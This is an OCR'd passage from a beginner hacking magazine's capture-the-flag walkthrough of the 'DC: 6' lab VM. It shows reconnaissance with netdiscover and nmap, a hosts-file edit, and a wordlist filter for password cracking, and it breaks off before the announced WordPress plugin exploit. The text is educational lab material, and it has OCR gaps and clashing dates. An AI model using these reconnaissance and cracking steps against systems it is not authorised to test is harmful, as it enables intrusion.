Hackercool

April 2019 Edition 2 Issue 4

Pen Testing Mag For Beginners

DATA BREACH THIS MONTH :

Docker Hub, Just Dial

METASPLOIT THIS MONTH

RARLAB WinRAR ACE
FORMAT RCE Module.

METASPLOITABLE TUTORIALS :

The Treasure Trove (Part 2)..

INSIDE

Here's what you will find in the Hackercool April 2019 Issue .

.

****

DC : 6

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Why we chose this CTF Challenge?

This is a CTF challenge which involves a Wordpress CMS. Just because we say Wordpress CMS, it is not like numerous CTF challenges we did in our previous Issues. In our previous CTF challenges, we cracked the password of the Wordpress CMS and uploaded malicious code into the Wordpress website.Although this challenge also involves password cracking, what makes it different from the previous challenges that involve Wordpress CMS is that here we exploit a vulnerable Wordpress plugin to gain access to the target system. Also, we don't use Metasploit for this challenge.

In this Issue, we bring you the challenge of DC : 6. If our readers remember, in one of our previous Issues we presented you the the CTF Challenge of DC: 1. DC : 6 is the sixth machine in this CTF series. The author of this DC series in DCAU. According to the author, this is an easy level CTF challenge designed for beginners. As usual, the end goal is rooting this machine and reading one and only flag. The VM can be downloaded from the link given below. https://www.vulnhub.com/entry/dc-6,315/. A clue has been given on the website for this challenge. This clue clearly hints that we need to perform password cracking although we are not sure which password we gonna crack.

Clue

OK, this isn't really a clue as such, but more of some "we don't want to spend five years waiting for a certa
the job.

cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt That should save you a few years. ;-)

It is in OVA format and we tested it on Vmware Workstation. Although the author says it is configured to bridge networking, it works fine on NAT networking. DHCP service is enabled for this machine so IP address is automatically assigned. My attacker machine is Kali Linux 2019.4. So let's begin.

The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find the IP address of our target using tool netdiscover. As you can see in the image below,the IP address of our target is 192.168.41.181.

```
Currently scanning: 172.16.39.0/16   |   Screen View: Unique Hosts

48 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2880
_____________________________________________________________________________

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

-----------------------------------------------------------------------------
192.168.41.1    00:50:56:c0:00:08     45    2700  VMware, Inc.
192.168.41.2    00:50:56:f4:34:59      1      60  VMware, Inc.
192.168.41.181  00:0c:29:2a:3b:a8      1      60  VMware, Inc.
192.168.41.254  00:50:56:ec:d9:d4      1      60  VMware, Inc.

root@kali:~#
```


Next, let's hit the target with the verbose scan of Nmap .

```
root@kali:~# nmap -sV 192.168.41.181
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-16 17:04 IST
Nmap scan report for 192.168.41.181
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:2A:3B:A8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
root@kali:~#
```

There are only two ports open. On port 80, there is an Apache server running and on port 22 SSH server is running. My instinct says there will be no vulnerability in the SSH service and I should come there once I acquire something on the port 80.

So I open the browser and type the IP address of the target (as I usually do in CTF challenges). But this time, I get an error. It seems the IP address 192.168.41.181 is being redirecte -d to the address http://wordy.




We need to update the hosts file to redirect the IP 192.168.41.181 to host "wordy". So I open the hosts file using leafpad text editor and exactly do that as shown below. After making changes, I save the hosts file.

